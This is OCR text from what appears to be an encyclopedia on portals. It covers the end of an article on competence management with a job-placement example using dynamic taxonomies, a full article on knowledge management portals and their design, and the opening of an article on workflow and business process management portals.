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
Figure 1. CRAI model extended to show raw data



AN EXAMPLE USING DYNAMIC TAXONOMIES AND INFORMATION RETRIEVAL

An example of a job placement application is presented. In this application, as in most competence management applications, the systematic exploration of the information base plays a fundamental role. For this reason, the example uses knowledge processors' universal knowledge processor (www.knowledgeprocessors.com), a commercial system based on dynamic taxonomies (Sacco, 2000; see also the article "*Dynamic taxonomies: Intelligent user-centric access to complex portal information*" in this Encyclopedia). The system features real-time operations even for very large information bases.

Figures 2-6 show a real database of raw data taken from a job placement company. Curricula are represented by a dynamic taxonomy based on 15 facets ranging from age to geographical location of candidates (Figure 2) and are also accessible via full-text search for information not described through the taxonomy (e.g., specific programming languages).

In Figure 3, the result of a zoom on Geographical Location>Northern Italy is shown: 28322 out of 60,000 curricula are selected. Figure 4 shows the conceptual summary of this set: the information technology/Internet activity area for the latest job is being zoomed on. Figure 5 reports the conceptual summary for applicants living in Northern Italy and most recently employed in the IT/Internet sector: ages of applicants are shown. Two zoom operations were sufficient to reduce the number of curricula to be manually inspected from 60,000 to 1639 and to 71 if we consider the 20-25 year age group only.

Figure 6 shows how information retrieval is seamlessly integrated with dynamic taxonomies. The InfoBase is queried for all documents containing the word *Photoshop*: 48 curricula qualify and the left pane shows the conceptual summary for these curricula in which the age facet was expanded.

Although no formal tests were conducted, users that tried the dynamic taxonomy version of the information base reported a higher productivity, an easier assessment of alternatives, and a perceived higher quality of results.

FUTURE TRENDS AND CONCLUSION

Systems such as dynamic taxonomies (Sacco, 2000, 2005), recommender systems (Lindgren, Stenmark, & Ljungberg, 2003), e-learning systems (Garro & Palopoli, 2003), advanced information retrieval (Becerra, 2000), and ontology based editing of CVs (Trichet, Bourse, Harzallah, & Leclère, 2002) can be effectively used to support competence management

Figure 2. Facets for curricula




Figure 3. Preparing to zoom on Northern Italy




Figure 4. Preparing to zoom on Information technology/ Internet




Figure 5. Conceptual summary by age for candidate curricula





Figure 6. Conceptual summary for curricula containing the term photoshop



processes. These systems are especially suitable to support acquisition and assessment processes, which are expensive in any organization. In other words, these systems help updating, removing, and adding the competencies of individuals. Therefore, our current and future work is devoted to extend CRAI accordingly. The advantage is to provide an integrated model that allows, in a modular way, to gain advantage from each of the mentioned systems and technologies.

To conclude, we think that the CRAI model is both well defined and open enough to accommodate systems and technologies that support all the competence management processes. This is a breakthrough for the development of flexible and advanced portals that provide a unique and integrated set of services and functionality for competence management.

REFERENCES

Becerra, I. (2000). The role of artificial intelligence technologies in the implementation of people-finder knowledge management systems. *Bringing knowledge to business processes. Workshop in the AAAI Spring Symp*. Series. Stanford.

Colucci, S., Di Noia, T., Di Sciascio, E., Donini, F. M., Mongiello, M., & Mottola M. (2003). A formal approach to ontology-based semantic match of skills descriptions. *Journal of Universal Computer Science*, Special issue on Skills Management.

Garro, A., & Palopoli, L. (2003). An XML multiagent system for e-learning and skill management. In Agent Technologies, Infrastructures, Tools, and Applications for E-Services, LNAI 2592. Springer-Verlag.

Harzallah, M., & Vernadat, F. (2002). IT-based competency modeling and management: From theory to practice in enterprise engineering and operations. *Computers in Industry*, *48*, 157-179.

Harzallah, M., Berio, G., & Vernadat, F. (2006). *Modeling and analysis of individual competencies to improve industrial performances*. To appear in *IEEE Transactions on Systems, Man, and Cybernetics*, Part B, January.

Jarrar, M., Demey, J., & Meersman, R. (2003). On using conceptual data modeling for ontology engineering. In S. Spaccapietra, S. March, & K. Aberer (Eds.), *Journal on Data Semantics* (Special issue on Best papers from the ER, ODBASE, and COOPIS 2002 Conferences), LNCS, Vol. 2800, Springer.

Lausen, H., Stollberg, M., Hernández, R. L., Ding Y., Han, S., & Fensel, D. (2004). *Semantic Web portals: State of the art survey*. A DERI Technical Report 2004-04-03, April.

Lindgren, R., Stenmark, D., & Ljungberg. J. (2003). Rethinking competence systems for knowledge-based organisations. *European Journal of Information Systems, 12*(1), 18-29.

Lucia, A. D., & Lepsinger, R. (1999). *The art and science of competency: Pinpointing critical success factors in organizations*, Edition Hardcover.

Marreli, A. F. (1998). An introduction to competency analysis and modelling. *Improvement*, *37*(5), 8-17.

Sacco, G. M. (2005). Guided interactive information access for e-citizens. In *EGOV05: International Conference on E-Government*, within the Dexa Conf. Framework, Springer Lecture Notes in Computer Science 3591, 261-268

Sacco, G. M. (2000). Dynamic taxonomies: A model for large information bases. *IEEE Transactions on Knowledge and Data Engineering*, May/June 2000.

Spaccapietra, S., Parent, C., Vangenot, C., & Cullot, N. (2004). On using conceptual modeling for ontologies. *WISE Workshops*.

Sure, Y., Maedche, A., & Staab, S. (2000). Leveraging corporate skill knowledge: From ProPer to OntoProPer. *Proceedings of the 3rd International Conference on Practical Aspects of Knowledge Management*, Basel, Switzerland.

Trichet, F., Bourse, M., Harzallah, M., & Leclère, M. (2002). CommOnCV: Modeling the competencies underlying a curriculum vitae. *Proceedings of the 14th International Conference on Software Engineering and Knowledge Engineering* (pp. 65-73). ACM Press, Ischia, Italy.

Upadhyaya, S. R., & Kumar, P. S. (2005). ERONTO: A tool for extracting ontologies from extended E/R diagrams. *Proceedings of the 20th ACM Symposium on Applied Computing (SAC, DTTA Track)*, Santa Fe, New Mexico, 13-18 March.

van Setten, M. (2005). Supporting people in finding information: Hybrid recommender systems and goal-based structuring. Telematica Instituut Fundamental Research Series, vol. 016. Enschede, The Netherlands.

KEY TERMS

Competency: The effect of combining and enabling operational use of its c-resources (i.e., knowledge, know-how, and behaviors) in a given context to achieve an objective or fulfill a specified mission.

Competence Management: The way organizations manage the competences of the *corporation*, the *groups*, and the *individuals*. Its primary objective is to define, and continuously maintain competencies, according to the objectives of the corporation.

c-Resource: A simple ability (knowledge, know-how or behavior) that composes a competency.

Dynamic Taxonomy: An integrated visual environment for retrieval and guided exploration based on a multidimensional taxonomy.

E-Recruitment: The process of recruitment online using the Web or Internet.

Human Resource Portal: A Web-based tool to automate and support human resource management processes.

Ontology: An explicit specification of a shared conceptualization.

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Portals for Knowledge Management

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INTRODUCTION: KNOWLEDGE

Knowledge is often defined to be meaningful information. Knowledge is derived from information. What makes the difference between data and information is their *organisation,* and what makes the difference between information and knowledge is their *interpretation* (Bhatt, 2001). It is defined as a dynamic human process of justifying personal belief towards the truth (Nonaka & Takeuchi, 1995). Knowledge can also be defined as *know-why, know-how,* and *know-who*, or an intangible economic resource from which future resources will be derived (Rennie, 1999). Knowledge is built from data, which is first processed into information (i.e., relevant associations and patterns). Information becomes knowledge when it enters the system and when it is validated (collectively or individually) as a relevant and useful piece of knowledge to implement in the system (Carrillo, Anumba, & Kanara, 2000). There are three types of knowledge within any organization, individual, group, and enterprise, and that knowledge can be generally classified along the lines of being explicit, embedded, and tacit. Explicit knowledge is knowledge represented in documents, books, e-mail, and databases. Embedded knowledge is organizational knowledge found in business processes, products, and services. Tacit knowledge is undocumented knowledge that is captured during business processes by knowledge workers.

KNOWLEDGE MANAGEMENT

Knowledge management (KM) is one of the organizational information technology initiatives for business today. The challenges associated with implementing knowledge management systems extend far beyond the capabilities of most information technology. The overall challenge faced by many organizations today is identifying where strategic knowledge (intellectual capital) resides, and how to leverage and manage it across the enterprise, group and/or individual.

Knowledge management refers to the process for creating, codifying, and disseminating knowledge for a wide range of knowledge intensive tasks. (Harris, Fleming, Hunterk, Rosser, & Cushman, 1998). These tasks can be decision support, computer-assisted learning, research (e.g., hypothesis testing) or research support. There are various methodologies that support the systematic introduction of KM solutions into an organisation. The majority of KM initiatives today usually revolve around identifying/discovering, classifying, and indexing explicit knowledge in information systems, such as an enterprise document management system, and/or business content management system (Hummingbird, 2001). In many cases KM systems also include access to structured information found in databases.

Knowledge management systems (KMS) are tools to effect the management of knowledge (Davenport, DeLong, & Beeres, 1998) including document repositories, expertise databases, discussion lists, and context-specific retrieval systems incorporating collaborative filtering technologies. Most KMS are based upon some construction of information-enabled communications, coordination, and collaboration capabilities. They provide the critical link between the information and technology resource inputs and organised performance, and are critically dependent upon active participation and involvement of knowledge workers to transform this input into organisational performance (Malhotra & Galletta, 2003).

In a business environment, knowledge management has many aspects, from low-level day-to-day business process control to high-level executive decision making.

A knowledge management system should be able to collect relevant knowledge, store knowledge in a sharable enterprise memory, communicate the knowledge with parties, and maintain consistencies. In all these activities, a portal can play an important role within an enterprise, that is, as an information carrier to shift information around the organization.

KNOWLEDGE MANAGEMENT PORTAL

An obvious goal of the Web site today is dynamically acquiring content and making it available. A portal is a group of services provided through the Web to a set of users. Portals originated from the question of how we could deliver the right information to users. It allows the integration of many functions within a single interface. The services provided in a portal also vary widely with the purpose of it. Typically, services are personalization, member registration, e-mail and discussion boards, search engine, organization and indexing of content, from internal and/or external sources. The items that are typically included in the portals consist of business intelligence, content and document management, enterprise resource planning systems, data warehouses, data-management applications, search and retrieval of information. The ultimate portal provides the Holy Grail for organizational knowledge, true data aggregation and information integration coupled with knowledge worker collaboration (Roberts-Witt, 1999). A portal is the next evolutionary step in the use of Web browsers.

There are different forms of portals, ranging from simple to complex. Beginning with the simplest form of a portal, defined as "an information gateway that often includes a search engine plus additional organization and content," to more sophisticated forms of portals (McCallum, Nigam, Rennie, & Seymore, 2000). Sophisticated examples include Yahoo and Alta Vista, (examples of horizontal portals) or high-level university campus portals, such as described in Eisler (2000) as examples of vertical portals. To use a portal, a user has to register in it and provide a name and password each time he/she uses it. This allows the system to personalize the services and contents to the specific user. The portal constitutes a single point of entry and a single logon to the services provided.

Modern business environments are complex and expensive, which has motivated many companies to invest in enterprise portals as a mechanism by which they can manage their information in a cohesive and structured fashion. Portals offer many advantages over other software applications. They provide a single point of access for employees, partners, and customers to various types of (structured and unstructured) information, making an important contribution to enabling enterprise knowledge management.

Enterprise information portals are bringing together the worlds of business intelligence and knowledge management into a new, centralized desktop environment; the knowledge portal.

The knowledge portal plays a key role in empowering the virtual enterprise and employees by providing a personalized single point of access to all relevant information, enabling better, faster decision making. They are beginning to help organizations capture and leverage their intellectual assets by facilitating assembly of communities of interest, best practice, and expert systems within a single, intuitive, Web-based user interface.

Knowledge portals make an important contribution to enabling enterprise knowledge management by providing users with a consolidated, personalized user interface that allows efficient access to various types of (structured and unstructured) information.

Knowledge management functionalities include (Hummingbird, 2001):

- Search/discovery and navigation to information from a knowledge map.
- Taxonomy, relevant indexing, and classification of information sources.
- Knowledge network, user interface to communities of interest/expert systems.
- Personalization and presentation of relevant information to the desktop.
- Dynamic delivery of information to the desktop via intelligent agents.
- Enterprise application integration.

Benefits of Portals

A survey by the Delphi Group in 1999 found the following reasons given by responders for having a portal:

- Sharing information and work methods, this seems to speak directly to the knowledge management notion of making tacit knowledge explicit.
- Business process support, or workflow, indicating that companies see a huge upside to exchanging electronic files rather than moving hard copy from desk to desk in the business process.
- Customer service, mirroring the growing business interest in managing customer relationships.

Intranet portals also provide business intelligence and collaborative tools. They promise to create significant and sustainable competitive advantages for early adopters.

Limitations of Knowledge Management Portals

Building communities of interest and/or promoting best practices within an organization is more easily said then done. Major barriers to successful implementation are primarily cultural, not information technology driven. Organizational barriers to knowledge management portals include:

- Senior management culture and support: "Where is the return on investment?"
- Identifying the knowledge base: "Who really knows about this?"
- Buy in from knowledge workers and employees: "What's in it for me?"
- Management and distribution of relevant and accurate content: "Does this really work?"

Table 1. Different types of content

Types of Content	Examples
Projects	Project documents, Lessons learned
Solutions	Methodology, Procedural frameworks, FAQs, Case studies
Technology/Industry	News, Reports, Potentials
Customers	Company information, Contacts, Projects, Competitors
Employees	Skills, Contact information, Education experience, knowledge profiling
Competitors	Service products, Company information, Best practices
Suppliers	Skills, References, Experiences
Domain	Administrative information, (e.g., zoning regulations, planning permission), standards, technical rules, product databases
Decision support systems	Expert systems, case repositories, simulations
Groupware-based applications	Knowledge databases, best practises
Others	Educational material, data mining

Figure 1. Functions of a knowledge portal

Personalisation		
• Personal Inbox • Customising • News push • User Manager	• Scheduling • Profile Matches	• Personal favourites • Save queries • History • Replication • Personal directory • Hotlist
Active process support • Checklist • To-do list • Project management • Push • Workflow	**Teamwork** • Video conferencing • Audio conferencing • Discussion groups • E-mail • Find experts • Message boards • Chat rooms • Meeting planner	**Document Management** • Subscribe to contents • Versions control • Access control • Search/navigation • Document sharing • Append/modify/delete • Content rating • Office integration

DESIGN OF A KNOWLEDGE PORTAL

There are different methods available for designing a knowledge portal. Typically, it consists of a three-layer architecture (Jansen, Bach, & Osterle, 2000):

1. Knowledge base
2. Functions
3. User interface and navigation

Knowledge Base

There are different types of content that we can put into the knowledge base. The design of a knowledge base depends on the intended target group and purpose. The different types of content can be found in Table 1. Besides the content type, it is important to provide separate content workspaces for different users and/or target groups. Every user should have a personal file folder at his/her disposal. Each project team or community of interest should have its own working environment too. This is essential for regular use of a portal.

Functions

Functions of a knowledge portal can be grouped into four categories: personalization, process support, teamwork, and document management, as shown in Figure 1.

Each portal must include the personalization function. The other functions are added as needed. However, search, and discussion should be available throughout all platforms. Active support and teamwork are the most important features of a knowledge portal. It can be achieved through checklists, to-do lists, and workflows. E-mail and discussion groups are common communications functions. Additional functions, such as conferencing and skill management, may be implemented, depending on the focus of use. Typical document management features include search and version control. Integration into office automation software may be needed if the user is allowed to add and/or modify documents. Personalisation offers many functions that enable users to customize their personal working environment according to their preferences.

User Interface

Although standard user interfaces approaches are typically used for the design of knowledge portals, there are limitations. These include:

- Lack of organizational analysis
- There is no knowledge model
- Lack of details to guide users
- No user interface guidelines

To overcome this, there are methods that can be used to design a portal for knowledge management. The most common method is the CommonKADS models (Schreiber et al., 1999). It is a collection of structured methods for building knowledge-based systems, analogous to methods such as SSADM for information system development. At the heart of commonKADS is the construction of a number of models that represent different views on problem-solving behaviour. This method has been proved successfully in a range of different tasks (Schreiber et al., 2000). The first step is to develop the organisational, agent, and task models. The organisation model is a model that documents the objectives of the system and identifies the opportunities of value to the organisation. It provides an analysis of the socio-organisational environment that the KBS will have to function. The key elements of this model are the business process, structural units, business resources, and the various relationships between them. An agent model provides an understanding of the system users. It identifies how these users or agents perform their tasks. The communication model models the interaction of the system with the user and other system components. The key elements of this model are transactions. The task model specifies how the functionality of the system is to be achieved. The key elements of this model are the tasks required for a single business process and the assignment of tasks to various agents. The task model links to the agent model to identify the people, hardware, or system that performs the task. It uses information specified in the communication model to operate in the domain defined in the organisation model. (For details, see Schreiber et al., 2000.) The organisation model starts the creation of a knowledge map. The task model charts out where the knowledge is used. The agent model analyzes who owns the knowledge and who uses it (Tran, Henderson-Sellers, Debenham, & Gonzalez-Perez, 2005).

Several researchers state that the KM development should start with aligning the system with business goals (e.g., Carillo et al., 2004; Nurcan & Barrios, 2003; Tiwana, 2000). The common proposal is that the current and future processes need to be described separately. Nurcan and Barrios (2003) proposed that mapping the processes should contain business objectives (goal model), business processes (actor/role model, rule model, object model, role/activity model), and information systems (information system model).

CONCLUSION

Since the key purpose of knowledge management is to disseminate information to the organisation, it is an excellent match for enterprise portals. The practice of knowledge management needs to support the normal way of working in the enterprise. Portals can help here because the signing of the processes can be integrated with the portal, and into the workflow. For example, if a customer service representative creates a new piece of information for the customer portal, when they upload it, the item is sent to marketing to make sure that the messaging is right. When they approve it, the item is then sent to the legal department to give it the final all clear and the item is then uploaded. This entire workflow can be incorporated into the enterprise portal.

A new phase of enterprise search applications is emerging. Applications will be able to use ontologies to put information into context, which will reveal previously unknown relationships. Companies will build applications that will let users sort, filter, compare, and contrast content. These new engines will enable OLAP-like analysis on otherwise unstructured content.

Today, companies increasingly have to consolidate knowledge at an increasing speed, and to provide immediate access to these resources for all employees. Intranets and Internet-based consumer portals such as Yahoo and Alta Vista are not adequate to meet the need. This is because they contain too much irrelevant information, and it is difficult for users to find the necessary knowledge. To overcome this limitation, a knowledge management portal is ideal.

REFERENCES

Ante, S. E. (2000). The second coming of software. Information Technology Annual Report Software. *Business Week*, June 19, p. 1.

Bhatt, G. D. (2001). KM in organisations: Examining the interaction between technologies, techniques, and people. *Journal of Knowledge Management, 5*(1), 68-75.

Boehm, B. W. (1985, March 27-29). A spiral model of software development and enhancement. In *Proceedings of an International Workshop on Software Process and Software Environments*, Coto de Caza, Trabuco Canyon, CA.

Carrillo P. M., Anumba C. J., & Kanara J. K.(2000, June 28-30). Knowledge management for construction: Key IT and contextual issues. In G. Gudson (Ed.), *Proceedings of the International Conference on Construction Information Technology (CIT 2000)* (Vol. 1, pp. 155-165). Reykjavik, Iceland.

Davenport, T. H., DeLong, D. W., & Beeres, M.C. (1998). Successful knowledge management projects. *Sloan Management Review, Winter 1998,* 43-57.

Davydov, M. M. (2001). *Corporate portal and e-business interaction*. New York: McGraw Hill.

Eisler, D. L. (2000). The portal's progress. *Syllabus*. Retrieved from http://www.syllabus.co/

Harris K., Fleming M., Hunter R., Rosser B., & Cushman A. (1998). *The knowledge management scenario: Trends and directions for 1998-2003.* Technical Report, Gartner Group.

Hummingbird. (2001). *Enterprise information portals: Enabling knowledge management in today's knowledge economy.* (A Hummingbird Whitepaper).

Hasselbring, W. (2000). Information system integration. *Communications of the ACM, 43*(1), 33-35.

Jansen, C. M., Bach, V., & Osterle, H. (2000). Knowledge portals: Using the Internet to enable business transformation. Retrieved from http://www.isoc.org/inet2000/cdproceedings/7d/7d_2.htm

Malhotra, Y., & Galletta, D. F. (2003). Motivation in knowledge management system implementation: Theory, conceptualisation and measurement of antecedents of success. In *Proceedings of the 36th Hawaii International Conference on System Sciences*.

Mayhew, D. J. (1999). *The usability engineering life cycle* (1st ed.). San Francisco: Morgan Kaufmann Publishers.

McCallum, A. K., Nigam, N., Rennie, J., & Seymore, K. (2000). Automating the construction of Internet portals with machine learning. *Information Retrieval, 3*, 127-163.

Nonaka, I., & Takeuchi, H. (1995). *The knowledge-creating company: How Japanese companies create the dynamics of innovation.* Oxford University Press.

Nurcan M., & Barrios, J. (2003). Enterprise knowledge and information system modelling in an evolving environment. In *EMSISE'03.* Retrieved from http://cui.unige.ch/db-research/EMSISE03/Rp07.pdf

Ramos, L. (2004). *Portal projects in search of a purpose*. Cambridge, MA: Forster.

Rennie, M. (1999). Accounting for knowledge assets: Do we need a new financial statement? *International Journal of Technology Management, 18*(5/6/7/8), 648-659.

Roberts-Witt, S. L. (1999). Making sense of portal pandemonium. *Knowledge Management*, July, 1-11.

Schreiber, G., Akkermans, H., Anjewierden, A., de Hoog, R., Shadbolt, N., Van de Velde, W., & Wielinga, B. (1999). *Knowledge engineering and management: The CommonKADS methodology*. Cambridge, MA: MIT Press.

Special Libraries Association. (2000). *Exploring the possibilities of information portals.* Video Conference organized by the Special Libraries Association. Retrieved from http://www.sla.org/sla-learning/portals.htm

Tiwana, A. (2000). Knowledge management toolkit: The practical techniques for building a Knowledge management system. NJ: Prentice Hall.

Tran, Q.-N. N., Henderson-Sellers, B., Debenham, J., & Gonzalez-Perez, C. (2005). Conceptual modelling within the MAS-CommonKADS plus OPEN method engineering approach. In *Proceedings of the Third International Conference on Information Technology and Applications (ICITA 2005)* (Vol. 1, pp. 29-34).

Whiting, R. (2000, March). Vendors add power to portals; Iona, Viador, and Hummingbird offer more development and content management capabilities. *Information Week, 83*. Retrieved from http://www.informationweek.com/778/portal.htm

KEY TERMS

Embedded Knowledge: Organizational knowledge found in business processes, products, and services.

Explicit Knowledge: Knowledge represented in documents, books, e-mail, and databases.

Interface Design: The design of interaction between the user and the computer.

Knowledge: Often defined to be meaningful information.

Knowledge Base: A collection of information and knowledge organised into schemas of a specific field of interest.

Knowledge Management: Refers to the process for creating, codifying, and disseminating knowledge for a wide range of knowledge intensive tasks.

Knowledge Management Systems (KMS): Tools to effect the management of knowledge including document repositories, expertise databases, discussion lists, and context-specific retrieval systems incorporating collaborative filtering technologies.

Knowledge Portal: Provides a personalized single point of access to all relevant information, enabling better, faster decision making.

Tacit Knowledge: Undocumented knowledge that is captured during business processes by knowledge.

Portals for Workflow and Business Process Management

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INTRODUCTION

A growing number of portal software vendors offer functionality to allow users to manage business processes and workflows. This functionality is offered either out-of-the box (integrated into the portal software) or as a plug-in component that may be added at a later stage as the need for it arises, or through interfaces for linking the portal to specialised business process or workflow management software.

This article discusses the present landscape of the management of business processes or workflows through portals, focusing on the major features of the available technologies, their applications, and trends.

BACKGROUND

A business process is an identifiable set of activities that transforms some tangible or intangible raw material into a product that is valuable to a customer or to another process. The process is executable at definable times and places by human or other actors, has a clear beginning and end, is signified by events, and can communicate with other processes (Dalmaris, 2006). In other words, a business process involves a number of steps that are executed so that a wanted product is produced. Every organisation executes at least one business process that produces a tangible or intangible product from which the organisation generates revenue. Usually, organisations must execute secondary supportive business processes such as payroll or recruitment. Over the last 10 years, there is a trend of outsourcing these processes to external specialists. The importance of business processes has been highlighted by authors such as Davenport (1993), Hammer (1996), and Harmon (2003), who regard an organisation as a system of business processes.

The term "workflow" generally denotes a smaller or simpler (than a typical business process) document-based business process. Harmon (2003, p. 482) defines workflow as "a generic term for a process or for the movement of information or material from one activity (worksite) to another." The workflow management coalition also describes the term as being equivalent to a business process, albeit involving more documents or information than a general business process does (Fischer, 2000, p. 15).

Because of the similarity between the two terms, the term *business process* will be used to represent both in this article. This is not to say that the two are the same, but that they are concepts, which are related closely enough so as to be examined together for the purpose of this article.

As a business process is the engine by which revenue is generated for the organisation, there are two areas of business management that are of critical importance: the efficient and effective execution of the business process each time it runs, and the swift change of its configuration to meet new demands or conditions. What is generally known *as business process management* is the managerial activity that is predominately concerned with these two areas.

Over the last 10 years, software vendors have produced applications that allow managers to improve their ability to manage their business process. Typically called business process management systems (BPMS), these applications provide tools for the design, execution, control, and evaluation of processes.

Most design tools are graphical, allowing the process manager to connect icons representing process resources such as process members, data repositories or functions, thus, producing the execution pattern and configuration of the process. This is known as the process model.

Often, the graphical design tools can automatically generate computer-executable code[1] from the process model. The code can be submitted and executed by the BPMS's execution engine. This software engine can communicate with other systems of the organisation (HR databases, e-mail servers, document server, printers, etc.) or even external resources (various Web services are the most popular). The execution engine runs the business process, provides notifications of various events (i.e., *completion*, *interruption*), keeps logs of intermediate results, and transacts with other systems if required. A user can interact with the business process using a variety of methods. Predominately, either a Web interface is used or a client software application that runs on the desktop.

The process manager can use the control tool to inspect the progress of the process. At any given point, information about the past and present status can be shown in a graphical environment. In some cases, the process manager can intervene and alter the configuration of the process during run time, with the new configuration being committed to the execution server and incorporated in the currently running process model. Finally, many vendors provide evaluation or simulation tools where the analysis of a completed (live or simulated) process runs provides useful performance information. This information can be used by the process manager to consider and design process improvements.

Vendors such as Intalio (Intalio|n), Lombardi Software (TeamWorks), IONA (Orbix E2A), BEA Systems (WebLogic Integration), Action Technologies (ActionWorks), and Fuego (FuegoBPM) offer powerful BPMSs.

PROCESS MANAGEMENT THROUGH BUSINESS PORTALS

Business portal vendors, recognising the importance of business process management to their customers, are now providing much of the functionality described above as part of their products. Users can design, monitor, and manage business processes using the familiar Web-based portal interface with the additional benefit of having business process functions and information fully integrated with the rest of their portal-driven work activities. Furthermore, portal-specific functions such as check-in/out, approval, and rejection of documents are used for the design and editing of process models.

With the popularity of both portal and business process management (BPM) solutions increasing steadily over the last 10 years, vendors from a variety of market segments have improved their products to include both. Apart from the original "pure" portal vendors (all of which have been acquired by well known organisations from the customer relationship management (CRM) and infrastructure domains), there are those that have entered this market, but have a core expertise elsewhere (Mercy, 2005):

- Infrastructure vendors such as IBM (WebSphere Portal), BEA (Aqualogic Integration), Oracle (Oracle Portal), Sybase (Sybase Enterprise Portal), and Microsoft (Shaperpoint Portal Server).
- Search and categorisation vendors such as autonomy (portal-in-a-box) and verity (in the process of acquisition by autonomy).
- Content management vendors such as Documentum (offers portlets for third party portals), Interwoven (WorkSite Server with WorkPortal module, WorkSite MP portlets for BEA), and OpenText (Livelink Portals Integration Kit portlets).
- EAI vendors such as Tibco (Tibco PortalBuilder and PortalPacks) and WebMethods (WebMethods Portal).
- CRM and ERP vendors such as BroadVision (BroadVision Portal), Vignette (Vignette Portal), SAP (Enterprise Portal), and PeopleSoft (acquired by Oracle).
- Business intelligence vendors such as Cognos (Cognos Portal Services), Business Objects (BusinessObjects Enterprise Portal Integration Kits), and Hyperion (this portal is part of Hyperion System 9 Foundation Services).

Each vendor builds on its core strengths when producing portal or portlet solutions. For example, Vignette, which acquired "pure" business portal vendor Epicentric, is offering a portal solution that can be extended to perform process management functions with the use of add-ons, such as the Vignette Process Workflow Modeler and the Vignette V7 Process Services products (Vignette, 2005). Vignette is building on its expertise in CRM/ERP applications and this is evident in the collection of functionality that comes with its portal offering.

